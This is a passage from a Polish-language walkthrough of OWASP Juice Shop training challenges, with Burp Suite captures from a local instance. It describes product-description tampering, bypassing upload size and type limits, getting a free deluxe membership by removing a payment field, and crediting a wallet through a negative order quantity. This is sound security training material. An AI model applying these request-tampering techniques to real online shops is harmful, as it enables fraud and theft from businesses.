
Po wprowadzeniu zmian oraz odświeżeniu kart przeglądarki atak zakończył się powodzeniem, ponieważ skrypt był już możliwy do wykonania. Aktualizacja profilu dokonała się, a nazwa użytkownika została zmieniona.

A screenshot of a user profile edit form titled "User Profile". It features a large blue placeholder image for a profile picture. On the right, there are fields for "Email" (test@gmail.com) and "Username" (BAWtest). A "Set Username" button is below the username field. Below the form, there is a note: "\BAWtest\> type=". Further down, there are sections for "Upload Picture" (with a "Browse..." button) and "Image URL" (with a "Link Image" button).

3.13 Product Tampering

Wyzwanie to opiera się ponownie o technikę Broken Access Control i odnosi się do konieczności wykonania zmiany w obrębie profilu danego elementu oferowanego w OWASP Juice Shop. Zmiana ma dotyczyć ingerencji w link referencyjny, który umieszczony w opisie produktu.

Pierwszym krokiem jest zatem przejście do profilu produktu, którego dotyczy zadanie. Link powiązany z ów produktem jest dostępny w opisie wyzwania.




Po przejrzeniu profilu produktu, udało się do narzędzia Burp Suite, dzięki któremu można było poznać logikę jaką kieruje się aplikacja odpowiadając na żądanie wyświetlenia profilu produktu.

| ID | Host | Method | URL | Params | Edited | Status | Length | MIME-type | Extension | Title | Comment | TLS | IP | Cookies | Time | Listener port |
|------|-----------------------|--------|--|--------|--------|--------|--------|------------------|-----------|---|---------|------|--------------|---------|------------------|---------------|
| 2442 | http://localhost:3000 | GET | /api/categories | | | 200 | 127 | application/json | | categories | | 0.01 | 127.0.0.1 | | 06:47:05 21 M... | 8080 |
| 2443 | http://localhost:3000 | GET | /rest/categories | | ✓ | 304 | 278 | | | categories | | 0.01 | 127.0.0.1 | | 06:47:06 21 M... | 8080 |
| 2444 | http://localhost:3000 | GET | /MaterialIcons-Regular.woff2 | | | 304 | 364 | | | MaterialIcons-Regular.woff2 | | 0.01 | 127.0.0.1 | | 06:47:06 21 M... | 8080 |
| 2445 | http://localhost:3000 | GET | /rest/categories-configuration | | | 304 | 278 | | | categories-configuration | | 0.01 | 127.0.0.1 | | 06:47:06 21 M... | 8080 |
| 2447 | http://localhost:3000 | GET | /rest/users/reviews | | | 304 | 276 | | | users/reviews | | 0.01 | 127.0.0.1 | | 06:47:06 21 M... | 8080 |
| 2448 | http://localhost:3000 | GET | /socket.io/1/0/0/44/transports/websocket | | ✓ | 101 | 129 | | | socket.io/1/0/0/44/transports/websocket | | 0.01 | 127.0.0.1 | | 06:47:07 21 M... | 8080 |
| 2449 | http://localhost:3000 | POST | /rest/categories/1/reviews | | ✓ | 200 | 127 | text | | categories/1/reviews | | 0.01 | 127.0.0.1 | | 06:47:07 21 M... | 8080 |
| 2450 | http://localhost:3000 | GET | /socket.io/1/0/0/44/transports/polling | | ✓ | 200 | 168 | JSON | | socket.io/1/0/0/44/transports/polling | | 0.01 | 127.0.0.1 | | 06:47:07 21 M... | 8080 |
| 2451 | http://localhost:3000 | GET | /socket.io/1/0/0/44/transports/polling | | ✓ | 200 | 136 | | | socket.io/1/0/0/44/transports/polling | | 0.01 | 127.0.0.1 | | 06:47:07 21 M... | 8080 |
| 2452 | http://localhost:3000 | GET | /rest/categories/1/reviews | | ✓ | 304 | 276 | | | categories/1/reviews | | 0.01 | 127.0.0.1 | | 06:47:09 21 M... | 8080 |
| 2455 | http://localhost:3000 | GET | /rest/users/reviews | | ✓ | 304 | 276 | | | users/reviews | | 0.01 | 127.0.0.1 | | 06:47:09 21 M... | 8080 |
| 2456 | http://localhost:3000 | GET | /rest/products/9/reviews | | ✓ | 200 | 386 | JSON | | products/9/reviews | | 0.01 | 127.0.0.1 | | 06:47:09 21 M... | 8080 |
| 2457 | http://localhost:3000 | GET | /index.php/O-Saft | | | 304 | 276 | | | index.php/O-Saft | | 0.01 | unknown host | | 06:47:09 21 M... | 8080 |

Widocznym jest, iż numer identyfikacyjny produktu to 9. Wykorzystując wcześniej poczynione kroki – w obrębie pozostałych, wykonywanych wyzwań – możliwe jest zweryfikowanie tejże informacji. Została ona potwierdzona po dokonaniu analizy wyświetlonej zawartości dla produktu numer 9.

Do Burp Suite Repeater przesłana została treść wcześniejszej wykonywanej metody PUT dla pierwszego elementu z menu Juice Shop, która następnie została zmodyfikowana według zaleceń zawartych w opisie wyzwania.

Akcja ta zakończyła się powodzeniem, a opis produktu został zmodyfikowany. Zostało to zweryfikowane bezpośrednim przejściem w treść linku oraz przy wykorzystaniu narzędzi inspekcji treści wbudowanym w przeglądarkę.



3.14 Upload Size oraz Upload Type

Zadaniem użytkownika w obrębie wymienionych dwóch wyzwań jest naruszenie zasad dotyczących odpowiednio: rozmiaru pliku oraz jego typu. W celu wykonania dwóch zadań jednocześnie, należało odnaleźć pole odpowiedzialne za możliwość przesyłania plików, które posiadałoby wcześniej wspomniane ograniczenia. Przykładem takiego pola jest obszar przeznaczony do składania zażaleń przez użytkowników Juice Shop.

Complaint


Customer
test@gmail.com

Message *


Max. 160 characters 0/160

Invoice: Choose File No file chosen

Submit



W celu zainicjowania poprawnie wysłanego arkusza utworzony został plik, który spełnia wymogi odnoszące się do rozmiaru oraz rozszerzenia.



Następnie został on umieszczony w formularzu oraz wysłany.

Complaint


Customer
test@gmail.com

Message *
qwerty

Max. 160 characters 6/160

Invoice: Choose File TestBAW.pdf

Submit



Całość przechwycona została przy wykorzystaniu narzędzia Burp Suite Proxy, dzięki czemu możliwe było odtworzenie całej zawartości metody POST odpowiadającej za przesłanie umieszczonych w formularzu treści. Drugim z koniecznych do przechwytcenia połączeń było to, które odpowiadało za wgrywanie pliku do formularza.


| Request | Response |
|---|---------------------------------------|
| Pretty Raw Hex ⌂ ⌂ ⌂ | Pretty Raw Hex Render ⌂ ⌂ ⌂ |
| 1 POST /file-upload HTTP/1.1 | 1 HTTP/1.1 204 No Content |
| 2 Host: localhost:3000 | 2 Access-Control-Allow-Origin: * |
| 3 Content-Length: 32289 | 3 X-Content-Type-Options: nosniff |
| 4 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96" | 4 X-FRAME-Options: SAMEORIGIN |
| 5 Authorization: Bearer eyJzJdGF0dXMiOiJzdWNjZXNzIwiZGFOYSI6eyJpZC16MjEsInVzZXJuYWlIjoiIiwizW1hawIwIoiJ0Z0N00GdFtYmlsLmNbSisInBh3N3b3IkIoiMTcSYW00NW2M2yUyZT25N2lmMTAy0WlyMTiWnDzl0DEiLCyb2xIjoiy3VzdG9tZXlCjKzWxleGVub2tlbi6IlIsImxhc3RMb2dpbkwlIjoiMTi3LjAuMC4xIiwiChJvZmlsZUltYwdlIjoiL2Fzc2V0cy9wdWjsawMvawHlVz23LW3bgB9sh2MvYXvdsC5zdmcilCjOb5RwU2VjcmVioiIiwiyaXNBY3RpdmUiOnRydWUsImNyZWF0ZWBRbdIC6IjIwMjMMDU1MjAgMTEm6MjE6GmjuNDUXICswMDowMCIsInVzGf0ZWBRbdIC6IjIwMjMMDU1MjAgMTEm6MjE6GmjuNDUXICswMDowMCIsImRlGv0ZWBRbdIC6BnVsbh05ImhdC16M4TY4NDY2MhUxNxD.1-eWtWk1KPL01yVajgHaiV8Nz73Sc4P9v4d6FzWqSGH-uqCXDBFeGY213K4byHhRht-rEuMgj3G0L_vpWS4nxKSp0iZt9kps4g-NYS4jlaJxLpLMIB_hpeErZdXpEZ8LJDta9LLJ3n0dCp0uWNLgkLiKbczFkY7WetMpcffFw | |
| 6 Content-Type: multipart/form-data; boundary=---WebKitFormBoundaryx0aDrTEDAoMS6 | 6 X-Recruiting: /#jobs |
| 7 sec-ch-ua-mobile: ?0 | 7 Date: Sun, 21 May 2023 11:40:25 GMT |
| 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36 | 8 Connection: close |
| 9 sec-ch-ua-platform: "Linux" | 9 |
| 10 Accept: */* | 10 |
| 11 Origin: http://localhost:3000 | |
| 12 Sec-Fetch-Site: same-origin | |
| 13 Sec-Fetch-Mode: cors | |
| 14 Sec-Fetch-Dest: empty | |
| 15 Referer: http://localhost:3000/ | |
| 16 Accept-Encoding: gzip, deflate | |
| 17 Accept-Language: en-US, en;q=0.9 | |
| 18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIaWEzJzIiNj9.eyJzdGF0dXMiOiJzdWNjZXNzIwiZGFOYSI6eyJpZC16MjEsInVzZXJuYWlIjoiIvgVzdDc1LcJlWbfPbC16NjAiRCRA22IhaWUy29TtIivcFz3cdvmQoIi1xIiNzIiLZDQ1YzZjTjY3Y2YxMDISZTixMjA0NmU4MSIsInJvbGUiO1jJxN0B21ciIsImRlbHV4ZVra2VjUioiIi2b1GzfZdxEvZ2lIuXSA10lxMjC4Mw1LjEiLCCjpc0Fjdgl2ZSi6dHJzSwiY3JLYXRLZEFOijoimAjA1Ymxp9pbWxZxMvdBsbFkyc9kZhWdNx0LNzN2YzIsInRhbHTB2WnyZXQj0iIi1LjCjpc0Fjdgl2ZSi6dHJzSwiY3JLYXRLZEFOijoimAjA1YmW0F0xM0FxM0TMyToYc04NTFlaiwidXkYXRLZEFOijoimAjAyMj0wNs0yMv0wOT01Mj0zOS4wODRaIiwiZGVsZxRlZEFOijudpxsfSwiAHF0Tz-nmnmMiYhJiFf0_iJTrxhTjTMfCa77r7CKiTnraIIrEY1P7k<5Fn0nunwk4wHlkaSYri+7QnMrRw7Mv1Dy779n+H4hp2oET7 | |

Cała składnia odpowiedzialna za udostępnianie pliku została przesłana do Burp Suite Repeater, dzięki czemu możliwe było ingerowanie w zawartość oraz ponowne przesyłanie POST.

W celu usunięcia ograniczeń związanych nałożonych na rodzaj plików, które mogą zostać przesyłane przez użytkownika portalu Juice Shop należało zmienić zapis odnoszący się do nazwy przesyłanego pliku.


W tym przypadku format pliku został ustawiony jako png. W celu przekroczenia liczby 100 kB fragmenty oryginalnej treści pliku zostały zwielokrotnione, dzięki czemu z powodzeniem udało się przekroczyć wspomniany próg.

Formularz wraz z plikiem naruszającym obie zasady bezpieczeństwa wprowadzone w kodzie aplikacji został poprawnie wysłany, co potwierdziły komunikaty odnoszące się do wykonania dwóch wyzwań.



3.15 Deluxe Membership

Celem tego wyzwania jest pozyskanie członkostwa deluxe bez konieczności uiszczenia opłaty, która według standardowego cennika powinna wynosić 49 jednostek. Pierwszym krokiem na drodze do wykonania zamierzonego ataku jest przejście do zakładki odpowiedzialnej za wykupienie członkostwa deluxe.



Po próbie przejścia do monitu kupna, oczom ukazuje się cała sekwencja pól, koniecznych do wypełnienia w przypadku chęci pozyskania członkostwa. Uzupełnione zostały one wartościami, które pozornie powinny spełniać wymogi narzucane przez filtry pól tekstowych.

A screenshot of a payment options form titled 'My Payment Options'. It shows fields for adding a new card ('Add new card') and an existing card ('Add a credit or debit card'). The card addition section includes fields for 'Name *' (containing 'test'), 'Card Number *' (containing '1234123412341234'), 'Expiry Month *' (containing '1'), and 'Expiry Year *' (containing '2080'). A 'Submit' button is visible. Below this, there are sections for 'Pay using wallet' (showing a balance of '0.00') and 'Add a coupon' (with a placeholder 'Add a coupon code to receive discounts'). At the bottom, there is a link 'Other payment options' and navigation buttons 'Back' and 'Continue'.

Dane zostały zatwierdzone oraz przyjęte przez system weryfikacyjny. Z tej pozycji możliwe było wybranie karty kredytowej/debetowej, której parametry podane zostały we wcześniejszym kroku jako metody płatności.

My Payment Options

*****1234 test 1/2080

Add new card Add a credit or debit card

Name * Card Number *

Expiry Month * Expiry Year *


Pay using wallet Wallet Balance 0.00 Pay 49.00

Add a coupon Add a coupon code to receive discounts

Other payment options

< Back > Continue

Przeprowadzona akcja została zaakceptowana, a oczom ukazał się komunikat mówiący o tym, iż dany użytkownik jest już członkiem deluxe.



Oznaczało to więc, że w wirtualny sposób pieniądze zostałyby już pobrane z konta, które wedle założeń wyzwania było poprawne. Nie przyniosło to zatem pożądanego efektu.

Konieczne jest zatem wysłanie żądania POST, które nie będzie obarczone realnymi parametrami, a które następnie będzie możliwe do zmodyfikowania w obrębie narzędzia Burp Suite Repeater. Próby wprowadzenia treści kuponu zniżkowego również kończyły się niepowodzeniami, zatem wymagane było odmienne podejście do zagadnienia.

Analizie poddany został kod źródłowy wyświetlonej strony, w uwagę przykuła możliwość edytowania zawartości z obrębu przycisku odpowiedzialnego za uiszczenie opłat, gdy kwota pobierana jest z portfela. Usunięty został parametr, który implikował brak dostępności danego przycisku do interakcji z użytkownikiem, który nie posiada zasobów na koncie.



OWASP Juice Shop

≡

My Payment Options

Add new card Add a credit or debit card

Pay using wallet **Wallet Balance** 5.00 Pay 49.00€

Add a coupon Add a coupon code to receive discounts

Other payment options

< Back > Continue

Następnie wspominany przycisk został aktywowany, co poskutkowało zapisaniem akcji w Burp Suite Proxy.


Co jest widoczne na powyższej grafice zakup nie został sfinalizowany przez brak środków na koncie, niemniej jednak pozwoliło to na poznanie budowy, struktury żądania POST odnoszącego się do zakupu członkostwa deluxe.

Próba zmodyfikowania metody POST oparta została o zlikwidowanie treści pola paymentMode. Wysłanie POST zakończyło się powodzeniem i tym samym przyznaniem członkostwa deluxe bez konieczności realnego uiszczenia opłaty.

3.16 Payback Time

Celem widocznego wyzwania jest pozyskanie z aplikacji Juice Shop waluty, która uczyni użytkownika bogatym. Pierwszym krokiem który konieczny jest do wykonania to rozpoznanie elementu, który pozwoliłby użytkownikowi pozyskać walutę.

Rozpoczęto próbę wykonania opisywanej czynności od prób manipulowania obszarem poświęconym na zakupy. Pożądany efekt mogłoby przynieść na przykład wprowadzenie ujemnej liczby obiektów, na które składane byłoby zamówienie w koszyku. Dodana do koszyka została zatem prasa do owoców, jednakże jej liczebność w zamówieniu nie mogła osiągać wartości ujemnej, ustawiając parametr przy wykorzystaniu przycisków zwiększających lub zmniejszających liczebność.



Zmiany wprowadzane w obrębie koszyka zarejestrowane zostały w Burp Suite Proxy, dzięki czemu umożliwiony został podgląd do tego jakie metody wykorzystywane są do manipulowania obiektami w koszyku.

| Request | | Response | |
|---|-----|----------|--------|
| Pretty | Raw | Hex | Render |
| 1 HTTP/1.1 200 OK | | | |
| 2 Access-Control-Allow-Origin: * | | | |
| 3 X-Content-Type-Options: nosniff | | | |
| 4 X-Frame-Options: SAMEORIGIN | | | |
| 5 Feature-Policy: payment 'self' | | | |
| 6 X-Recruiting: #/jobs | | | |
| 7 Content-Type: application/json; charset=utf-8 | | | |
| 8 Content-Length: 157 | | | |
| 9 ETag: W/"9d-vtYhyro/XEeo8NrkJTjsNzSUE" | | | |
| 10 Vary: Accept-Encoding | | | |
| 11 Date: Sun, 21 May 2023 18:54:48 GMT | | | |
| 12 Connection: close | | | |
| 13 { | | | |
| 14 "status": "success", | | | |
| 15 "data": { | | | |
| 16 "ProductId": 25, | | | |
| 17 "BasketId": 10, | | | |
| 18 "id": 1, | | | |
| 19 "quantity": 3, | | | |
| 20 "createdAt": "2023-05-21T18:52:06.061Z", | | | |
| 21 "updatedAt": "2023-05-21T18:54:48.746Z" | | | |
| 22 } | | | |
| 23 "quantity": 3 | | | |

Kopia widocznej metody PUT została przekazana do Burp Suite Repeatera w obrębie, którego dokonano zmiany parametru odpowiadającego za przekazywanie liczebności zbioru, który chce zakupić użytkownik. Wartość zmieniona została na -100, a następnie wysłana do aplikacji. Zmiana została zaakceptowana z poziomu API odnoszącego się do zawartości koszyka.

Pozostało odświeżyć stronę, na której wciąż wyświetlana była zawartość koszyka dla danego użytkownika. A następnie dokonać „zakupu”.

Your Basket (test2@gmail.com)

Fruit Press

-100 89.99 PLN

Total Price: -8999 PLN

Checkout

You will gain -900 Bonus Points from this order!

W kolejnym kroku konieczne było podanie wartości powiązanych z adresem dostawy przedmiotowego zamówienia.

Add New Address

Country *
Test

Name *
Test

Mobile Number *
123456789

ZIP Code *
12345

Address *
test

City *
test

State
test

5/8

Max. 160 characters
4/160

< Back > Submit

Wymagane było również wybranie odpowiedniego sposobu doręczenia przesyłki, od czego uzależniona była również kwota opłaty.

Delivery Address

Test
test, test, test, 12345
Test
Phone Number 123456789

Choose a delivery speed

| | Price | Expected Delivery |
|----------------------------------|----------|-------------------|
| <input type="radio"/> | 0.50 PLN | 1 Days |
| <input type="radio"/> | 0.00 PLN | 3 Days |
| <input checked="" type="radio"/> | 0.00 PLN | 5 Days |

< Back > Continue

Wybrana została metoda płatności, która wcześniej została dowiązana do konta użytkownika, więc pozostało jedynie złożyć zamówienie.

Delivery Address
Test
test, test, test, 12345
Test
Phone Number 123456789

Payment Method
Digital Wallet

Order Summary

| Items | -8999.00 |
|--------------------|-----------------|
| Delivery | 0.00 |
| Promotion | 0.00 |
| Total Price | -8999.00 |

Your Basket (test2@gmail.com)

| Image | Name | Quantity | Price |
|-------|-------------|----------|-------|
| | Fruit Press | -100 | 89.99 |

Place your order and pay
You will gain -900 Bonus Points from this order!

Po zaakceptowaniu zamówienia w systemie możliwe było dokonanie weryfikacji poczynionych kroków – udało się do zakładki profilu użytkownika, z której wybrano pozycję wirtualnego portfela powiązanego z kontem. Po włączeniu podglądu zawartości widoczna kwota przynależności odpowiadała tej, która pozyskana została przy wykorzystaniu ataku wykonanego w obrębie widocznego wyzwania.

You successfully solved a challenge: Payback Time (Place an order that makes you rich.)

Digital Wallet

Add Money

Wallet Balance -8999.00

Amount *

> Continue

3.17 Privacy Policy Inspection

Zadanie to skupia się na poleceniu dla użytkownika by ten uważnie prześledził tekst polityki prywatności powiązanej z OWASP Juice Shop. Biorąc po uwagę wcześniej wykonywane wyzwania – wiadomym jest, iż dla spełnienia wymogów tego zadania niewystarczające będzie jedynie odwiedzenie odpowiedniej podstrony aplikacji, która dotyczy ów zagadnienia. Konieczne jest zatem sumienne prześledzenie treści zapisanej w polityce prywatności.

W trakcie analizowania tekstu przykuwającym uwagę użytkownika detalem była płomienna poświata, która występowała po umieszczeniu kurSORA w obrębie pola odpowiedzialnego za przekazanie informacji o domenie, na której operuje wspominana polityka prywatności. Po włączeniu narzędzi inspekcji wbudowanych w przeglądarkę, z której poziomu wykonywane było połączenie, widoczne były dodatkowe atrybuty związane z tymże obszarem tekstowym.

The screenshot shows the Privacy Policy page of the OWASP Juice Shop application. The page header includes the OWASP logo and the text 'OWASP Juice Shop'. The main content area is titled 'Privacy Policy' and contains text about the effective date (March 15, 2019) and the service provider ('OWASP Juice Shop ("us", "we", or "our") operates the http://localhost website (the "Service").'). Below this, there's a section titled 'A. Information Collection And Use' which states: 'We collect several different types of information for various purposes to provide and improve our Service to you.' This is followed by a sub-section 'A1.1 Personal Data'. At the bottom of the page, there are links for 'Privacy Policy', 'Terms & Conditions', and 'Support'. The bottom right corner of the page has a small note: 'This page is generated by OWASP Juice Shop v1.6.0'.

